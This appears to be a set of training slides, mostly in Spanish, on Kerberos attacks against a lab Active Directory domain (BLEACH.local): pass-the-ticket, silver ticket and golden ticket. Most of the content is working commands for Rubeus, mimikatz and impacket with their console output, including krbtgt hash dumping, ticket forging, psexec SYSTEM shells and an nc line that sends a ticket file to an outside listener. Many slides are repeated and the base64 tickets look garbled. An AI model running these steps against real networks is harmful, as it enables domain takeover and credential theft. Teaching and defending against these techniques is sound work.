ye2KJ/PcmJ31X858K8x8xST7tHy4EGeGqB15wAKLMRk0H+bfCBNSaoPmNSGcbGwVvQTMk5nJmz2hhEQmKfC2y/0YAz0cZGctDnY4yG8ajh0P512bB1R1rk48sHeV7gcazVrtcyor9CyIz5m00uK2XkDCiup2+PxzR3d/e1PN2Mykc0xwalGZHTKkr8K9uwF1LCYg7Wcm8j3Ck88GnfZjytsx1130RCX11P8q/mFwrtbGoPmHnM8XNAkL2+/n1Z9JLRnVtId4Ftk7EkkH0q82t0U17GcC7Hb1Rjnr7TRsq8p91+AfZCvP8PFXuUDu20T/ovVw7v744J/SDRq61MEIghnd03bq1ghTjGRJFigdWl/mP1zdr3lK/4KgxNW7kxXDYneumcCZB/MkvJn5rXXr1RAeWingy1ZmG6FRRe0867W5apPbt0hx2qeva5w9DI9u711aeC18VHOQB1ih3e4a+PNYXhQ16jtz2m1gIRFf1wt.a4jPvgHhg3K1Khn2w57F1BDW0BJRnUiy10yTEfE4w1Cpnv4YkxuxKtZLs6YctJLwOrWf+yEsgA1czVhLr91Q/0wVY1jh0CFR0dZHCIDn1eJpKzu0gVjP1yg1P9Y5EW1efXUegCrfYVn1321RNFsG89H84QV/0sh9AejmVhZGCI0vAc7D1nY+IREEH4Iv73d8Bg1240JgeswegaAwIBAKBAASB3X2B2JCB16CB1DCB0TcbzqRnKcmgAw1BEqELBCDvAR1SwAOXS1S1V3pW2Vjrn1THrPFI08EJOLahejAae0GwxCTEVbQ0guTE9DQJy1GjAYoAMCAQGHETAPGw1BZG1pbm1zdHJhZG9yowcD0QBAQAAPREYDZlWtJhWtJazd0E0MzAyWqYRGA8yMDIzMDYwZExhIDMwM1qnERgPHJAYHzA2MTAwMTQzMDJaqA4bDEJMRUFDC5MONTKThMB+gAwTBAqEYMBYbBmtyYnRnDbsMQkxFQUiILkxPQ8FM"))
```

```
PS C:\Users\jquerito\Downloads> .\R.exe ptt /ticket:C:\Users\jquerito\Downloads\ticket_tal_admin.kirbi
```



v2.2.0

```
[*] Action: Import Ticket
```

```
[+] Ticket successfully imported!
```

```
PS C:\Users\jquerito\Downloads> klist
```

```
El id de inicio de sesión actual es 0x09c54c
```

```
Valores almacenados en caché: (1)
```

```
#0#      Cliente: Administrador @ BLEACH.LOCAL
Servidor: krbtgt/BLEACH.LOCAL @ BLEACH.LOCAL
Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Hora de inicio: 6/3/2023 3:43:02 (local)
Hora de finalización: 6/3/2023 13:43:02 (local)
Hora de renovación: 6/10/2023 3:43:02 (local)
Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
Marcas de caché: 0x1 -> PRIMARY
KDC llamado:
```

```
PS C:\Users\jquerito\Downloads> whoami
```

```
bleach\jquerito
```

```
PS C:\Users\jquerito\Downloads> _
```

```
[IO.File]::WriteAllBytes("ticket.kirbi"
```

```
/'
```

```
[Convert]::FromBase64String("<BASE64_TICKET>") )
```

<https://www.thehacker.recipes/ad/movement/kerberos/ptt>

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jqquerito\Downloads> .\R.exe dump
```



v2.2.0

Action: Dump Kerberos Ticket Data (Current User)

[*] Current LUID : 0x16f441

```
User Name      : jqquerito
Domain         : BLEACH
Logon Id       : 0x16f441
User SID       : S-1-5-21-3777977817-1859332824-490154379-1108
AuthenticationPackage : Kerberos
Logon Type     : Interactive
Logon Time     : 02/06/2023 23:48:07
Logon Server   : PRINCIPAL-BLEACH
Logon Server DNS Domain : BLEACH.LOCAL
User Principal Name : jqquerito@BLEACH.local
```

```
Service Name   : krbtgt/BLEACH.LOCAL
Service Realm  : BLEACH.LOCAL
User Name      : jqquerito
User Realm     : BLEACH.LOCAL
StartTime     : 02/06/2023 23:48:07
EndTime       : 03/06/2023 9:48:07
RenewTill     : 09/06/2023 23:48:07
Flags         : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType       : aes256_cts_hmac_sha1
Base64(key)   : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
Base64EncodedTicket :
```

```
[IO.File]::WriteAllBytes("ticket.kirbi",
[Convert]::FromBase64String("<BASE64_TICKET>"))
```

```
doIF5jCCBUagAwIBBaEDAgFwooIFETzCCBETHggRHMIIIEQ6ADAgEfoQ4bDEJMRUFdSC5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRn
dBsMQkxvFQUNILkxPQ0FMo4IEBzCCBA0gAwIBEDAgECoID9QSCA/FJZnQbwhjNZek/lrCb1/s8zg8ruurjnEATJnl.dnwwWCMK
4nBKJIV+pqfE52QrxSMS/9jFdVYzQpnqrBMDNmclKX91YdEPzpb0c4aHfG1gC/5D6itgCYqSBLpYabuZ0jh5ssRcuP16+7XYg/ZZ
```

BLEACH.local : PASS THE TICKET

[*] Current LUID : 0x16f441

```
UserName      : jquerito
Domain        : BLEACH
LogonId       : 0x16f441
UserSID       : S-1-5-21-3777977817-1859332824-490154379-1108
AuthenticationPackage : Kerberos
LogonType     : Interactive
LogonTime     : 02/06/2023 23:48:07
LogonServer   : PRINCIPAL-BLEACH
LogonServerDNSDomain : BLEACH.LOCAL
UserPrincipalName : jquerito@BLEACH.local
```

```
ServiceName   : krbtgt/BLEACH.LOCAL
ServiceRealm  : BLEACH.LOCAL
UserName      : jquerito
UserRealm     : BLEACH.LOCAL
StartTime     : 02/06/2023 23:48:07
EndTime       : 03/06/2023 9:48:07
RenewTill    : 09/06/2023 23:48:07
Flags         : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType       : aes256_cts_hmac_sha1
```

BASE64.....

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe ptt /ticket:"doIFTDCCBUigAwIBBaEDAgElWooIEXDCCBFhggRUMIEUKADAgEFoQ4bl  
o4IEFDCCBBCgAwIBEqEDAgECooIEAgSCA/5lk+9RZqnsdoytzqTaw6fff3GwPjzDuVLCaY0Zyoddtxa/11VsNd/L5eCmWDLN5qq2cN3JZGjfi3  
0ovIQHX2Mbb/OoIsLkMnZArWAEODEKBwJUmqyLTLChSGNNRVRuJBGSHc-fgP5sINyVJcX47IrX6p2349hZuZy4aL-fVXjFQWCNNcPP2VGIXd5j+  
XAWORluqj4M58TeD8gdKZ+mb3QZG4DsrXCgSKqC1GHw1qWVvneEXCwOSLNY2zAxik5xUhQxLoU8gG+ZXuHdqxC012MksPYCm0bA1AWujeFpX:  
/fy3GkWiNbUwzcb1SkyGIwK2NjzKze+sZGRqtdttvzU5/NrqJgJlqmI/Sc0D6+5R5MOEKw1deBZN4EKQuNUS4Hs6TgmwL8eS54vqxDk0Kehe-  
pCe1cECsFmvwYy1A9PCVP46csFimyH29JfF6vOD1pacrGi7V1MJL9r1fU3K/p7YoKL6aLZIV1Jp5Tut4105Bp8euiyQZS02db2aqAP7Jtc41Q  
yvJ86mqJt6A9AV3KwH1BwqHPNJt/WkniHRq0X0x2P/ua/SvNwaePPyZxPHFV0cD1HoJv7oLcan+17MQD37iWcDvii1diTOHggK6rAbTokfEA7I  
QGjZodliC1smzqNkvf+Hp117yAWilhyx3PpTtY8L6P5Qb01wR0MDA1dsmD7Gj1Nf5gpJqN7hjkhRxCsYXfzJStAY1xhfN98gd5btqiNHK6KA:  
v9oIOw6Yhtg+CNup/Q4vKxLknrO/g08bMyb2cteUE8xXSUKxzQK1VFagTmE3vDq+tEa47LCmdxxRqB1TjFaAXmcVoOXoz21f9QC+ZgXRXN1Ur  
uY2djK3Lu7UxdqOB2zCB2KADAgEAooHQBIHNfYHKMIHhOIHEMIHBMIg+oBswGaADAgEXoRIEELu/8XO18usDRmfAN8QosKhDhsMQkxFQUINLI  
DIzMDYwMjIyMzAyOfqmERgPMjAyMzA2MDMwODMwMjhapxEYDzIwMjMwNjA5MjIzMDI4WqgOGwxCTEVBQ0guTE9DQUypITAfoAMCAQKhGDAGWw
```



v2.2.0

```
[*] Action: Import Ticket  
[+] Ticket successfully imported!  
PS C:\Users\jquerito\Downloads>
```

Rubeus.exe tgssub /altservice:cifs /ticket:"base64 | ticket.kirbi"

BLEACH.local : PASS THE TICKET



```
root@kali:~/impacket/examples# python getTGT.py -dc-ip 192.168.1.105 -hashes :64fbae31cc352fc26af97cbdef151e03 ignite.local/yashika
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation
```

```
[*] Saving ticket in yashika.ccache
```

```
root@kali:~/impacket/examples# export KRB5CCNAME=yashika.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip 192.168.1.105 -no-pass -k ignite.local/yashika@WIN-S0V7KMTVLD2.ignite.local
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation
```

```
[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file jSkCSFLL.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service foEE on 192.168.1.105.....
[*] Starting service foEE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```

```
impacket-secretsdump -k $TARGET
impacket-psexec -k 'DOMAIN/USER@TARGET'
impacket-smbexec -k 'DOMAIN/USER@TARGET'
impacket-wmiexec -k 'DOMAIN/USER@TARGET'
impacket-atexec -k 'DOMAIN/USER@TARGET'
impacket-dcomexec -k 'DOMAIN/USER@TARGET'
```

```
export KRB5CCNAME=$path_to_ticket.ccache
```

```
crackmapexec smb $TARGETS -k # crackmapexec winrm $TARGETS -k -x whoami
.\PsExec.exe -accepteula \\$TARGET cmd
```

BLEACH.local : WHAT ABOUT THE ADMIN?



```
(kali@kali) [~/Documents/cosas]
└─$ sudo impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:fc19a68b44372b3bcf0297e08a28fd8 Administrator@10.0.9.4 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.9.4.....
[*] Found writable share ADMIN$
[*] Uploading file riJShkvy.exe
[*] Opening SVCManager on 10.0.9.4.....
[*] Creating service Kkxs on 10.0.9.4.....
[*] Starting service Kkxs.....
[*] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Version 6.3.9600]

(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
PRINCIPAL-BLEACH

C:\Windows\system32> █
```

BLEACH.local : SILVER TICKET

El ataque Silver Ticket es otra técnica de ataque que se basa en la explotación de sistemas de autenticación basados en Kerberos en entornos de directorio activo. Aunque guarda similitudes con el ataque "Pass the ticket", existen diferencias clave entre ambos.

```
impacket-ticketer -nthash b18b4b218eccad1c223306ea1916885f -domain-sid  
S-1-5-21-1339291983-1349129144-367733775 -domain jurassic.park -spn  
SERVICE/BLEACH.local ticketname
```



BLEACH.local : SILVER TICKET

El ataque Silver Ticket es otra técnica de ataque que se basa en la explotación de sistemas de autenticación basados en Kerberos en entornos de directorio activo. Aunque guarda similitudes con el ataque "Pass the ticket", existen diferencias clave entre ambos.

Mientras que en el ataque "Pass the ticket" se aprovecha un ticket de autenticación legítimo obtenido previamente, en el ataque Silver Ticket se crea un ticket de autenticación falso. El atacante no necesita comprometer las credenciales de un usuario legítimo, sino que puede crear un ticket de forma manual o automatizada utilizando información obtenida del entorno de directorio activo, como los datos del servicio de Active Directory Domain Services (AD DS) o información de servicios específicos, como SQL Server.



BLEACH.local : SILVER TICKET

El ataque Silver Ticket es otra técnica de ataque que se basa en la explotación de sistemas de autenticación basados en Kerberos en entornos de directorio activo. Aunque guarda similitudes con el ataque "Pass the ticket", existen diferencias clave entre ambos.

Mientras que en el ataque "Pass the ticket" se aprovecha un ticket de autenticación legítimo obtenido previamente, en el ataque Silver Ticket se crea un ticket de autenticación falso. El atacante no necesita comprometer las credenciales de un usuario legítimo, sino que puede crear un ticket de forma manual o automatizada utilizando información obtenida del entorno de directorio activo, como los datos del servicio de Active Directory Domain Services (AD DS) o información de servicios específicos, como SQL Server.

El objetivo principal del ataque Silver Ticket es obtener acceso a recursos protegidos utilizando un ticket de autenticación falso. El atacante genera un ticket de autenticación válido para un servicio específico, utilizando el nombre de servicio (Service Principal Name, SPN) asociado con el recurso objetivo. Una vez que se crea el ticket, el atacante puede presentarlo en el sistema objetivo para autenticarse y obtener acceso a los recursos protegidos.

BLEACH.local : SILVER TICKET

Argument	Notes
/sid:S-1-5-21-4172452648-1021989953-2368502130-1105	SID of the current user who is forging the ticket. Retrieved with <code>whoami /user</code>
/target:dc-mantvydas.offense.local	server hosting the attacked service for which the TGS ticket was cracked
/service:http	service type being attacked
/rc4:a87f3a337d73085c45f9416be5787d86	NTLM hash of the password the TGS ticket was encrypted with. <code>Passw0rd</code> in our case
/user:benignadmin	Forging the user name. This is the user name that will appear in the windows security logs - fun.
/id:1155	Forging user's RID - fun
/ptt	Instructs mimikatz to inject the forged ticket to memory to make it usable immediately



BLEACH.local : SILVER TICKET



```
setspn -T offense -Q */*
```

```
Add-Type -AssemblyName System.IdentityModel
```

```
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList  
"SERVICE/server.BLEACH.local"
```

```
impacket-lookupsid BLEACH.local/jquerito:Contrasena1234@10.0.9.4
```

```
mimikatz # kerberos::list /export
```

```
nc 10.0.0.5 443 < C:\tools\mimikatz\x64\TICKET-BLEACH-LOCAL.kirbi
```

```
kali@kali nc -lvp 443 > kerberoast.bin
```

<https://github.com/int0x33/nc.exe/>



BLEACH.local : SILVER TICKET



#Create the ticket

```
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775  
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
```



BLEACH.local : SILVER TICKET



#Create the ticket

```
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775  
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
```

#Inject in memory using mimikatz or Rubeus

```
mimikatz.exe "kerberos::ptt ticket.kirbi"
```


```
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

#Obtain a shell (or any access)

```
.\PsExec.exe -accepteula \\server.BLEACH.local cmd
```



BLEACH.local : SILVER TICKET



#Create the ticket

```
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775 /rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
```

#Inject in memory using mimikatz or Rubeus

```
mimikatz.exe "kerberos::ptt ticket.kirbi"
```

```
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

#Obtain a shell (or any access)

```
.\PsExec.exe -accepteula \\server.BLEACH.local cmd
```

#Example using 'oneline'

```
mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt /id:1155 /target:server.BLEACH.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86
```



BLEACH.local : SILVER TICKET



#Create the ticket

```
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775  
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
```

#Inject in memory using mimikatz or Rubeus

```
mimikatz.exe "kerberos::ptt ticket.kirbi"  
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

#Obtain a shell (or any access)

```
.\PsExec.exe -accepteula \\server.BLEACH.local cmd
```


#Example using 'oneline'

```
mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt  
/id:1155 /target:server.BLEACH.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86
```

```
mimikatz # "kerberos::golden /user:NonExistentUser /domain:domain.com  
/sid:S-1-5-21-5840559-2756745051-1363507867 /rc4:8fbe632c51039f92c21bcef456b31f2b  
/target:server.BLEACH.local /service:<service> /ptt"
```



BLEACH.local : SILVER TICKET



#Create the ticket

```
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775  
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
```

#Inject in memory using mimikatz or Rubeus

```
mimikatz.exe "kerberos::ptt ticket.kirbi"
```

```
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

#Obtain a shell (or any access)

```
.\PsExec.exe -accepteula \\server.BLEACH.local cmd
```

#Example using 'oneline'

```
mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt  
/id:1155 /target:dc-mantvydas.offense.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86  
/user:benignadmin
```

```
mimikatz # "kerberos::golden /user:NonExistentUser /domain:domain.com  
/sid:S-1-5-21-5840559-2756745051-1363507867 /rc4:8fbe632c51039f92c21bcef456b31f2b  
/target:server.BLEACH.local /service:<service> /ptt"
```

```
mimikatz # "misc::cmd"
```


BLEACH.local : GOLDEN TICKET

La diferencia principal entre el ataque Silver Ticket y el ataque "Pass the ticket" radica en cómo se obtiene y utiliza el ticket de autenticación. En el ataque "Pass the ticket", se roba o compromete un ticket válido de un usuario legítimo, mientras que en el ataque Silver Ticket se crea un ticket falso para el servicio objetivo.

El ataque Golden Ticket implica la creación de un ticket de autenticación dorado falso que concede privilegios de administrador de dominio en el entorno de Active Directory. Para lograr esto, el atacante necesita obtener el hash de la contraseña del usuario del objeto de dominio del controlador de dominio. (krbtgt)

Una vez que el atacante tiene el hash de la contraseña, puede utilizar herramientas como Mimikatz para generar un ticket de autenticación dorado falso. Este ticket de autenticación dorado tiene una duración prolongada, por lo que el atacante puede utilizarlo de manera persistente para acceder a recursos protegidos y realizar actividades maliciosas en el entorno de Active Directory.

BLEACH.local : GOLDEN TICKET

```
PS C:\> Get-DomainPolicy | select -expand KerberosPolicy
```

```
mimikatz # privilege::debug #Admin  
mimikatz # lsadump::lsa /inject /name:krbtgt (!)  
mimikatz # lsadump::dcsync /domain:BLEACH.local  
/user:krbtgt
```

```
krbtgt hash: ...
```

```
mimikatz.exe "privilege::debug" "lsadump::lsa /inject  
/name:krbtgt" exit
```


```
mimikatz # kerberos::golden /User:random_user  
/domain:BLEACH.local  
/sid:S-1-5-21-3737340914-2019594255-2413685307  
/krbtgt:d125e4f69c851529045ec95ca80fa37e /id:500 /ptt
```

```
PS C:\> klist
```

```
PS C:\> pushd
```



Images from movie screenshots.com
Graphic created by chameleonsdesign.com



BLEACH.local : GOLDEN TICKET

```
PS C:\> Get-DomainPolicy | select -expand KerberosPolicy
```

```
mimikatz # privilege::debug #Admin  
mimikatz # lsadump::lsa /inject /name:krbtgt  
mimikatz # lsadump::dcsync /domain:BLEACH.local  
/user:krbtgt
```

```
krbtgt hash: ...
```

```
mimikatz.exe "privilege::debug" "lsadump::lsa /inject  
/name:krbtgt" exit
```


```
mimikatz # kerberos::golden /User:random_user  
/domain:BLEACH.local  
/sid:S-1-5-21-3737340914-2019594255-2413685307  
/krbtgt:d125e4f69c851529045ec95ca80fa37e /id:500 /ptt
```

```
PS C:\> klist
```

```
PS C:\> pushd
```



Images from movie: www.scribble.com
Graphic created by: chameleonsdesign.com



BLEACH.local : GOLDEN TICKET

```
PS C:\> Get-DomainPolicy | select -expand KerberosPolicy
```

```
mimikatz # privilege::debug #Admin  
mimikatz # lsadump::lsa /inject /name:krbtgt  
mimikatz # lsadump::dcsync /domain:BLEACH.local  
/user:krbtgt
```

```
krbtgt hash: ...
```

```
mimikatz.exe "privilege::debug" "lsadump::lsa /inject  
/name:krbtgt" exit
```


```
mimikatz # kerberos::golden /User:random_user  
/domain:BLEACH.local  
/sid:S-1-5-21-3737340914-2019594255-2413685307  
/krbtgt:d125e4f69c851529045ec95ca80fa37e /id:500 /ptt
```

```
PS C:\> klist
```

```
PS C:\> pushd
```



Images from movie <http://www.scribble.com>
Graphic created by [chameleondesign.com](http://www.chameleondesign.com)



YOU'RE GONNA BE A HACKER



HARRY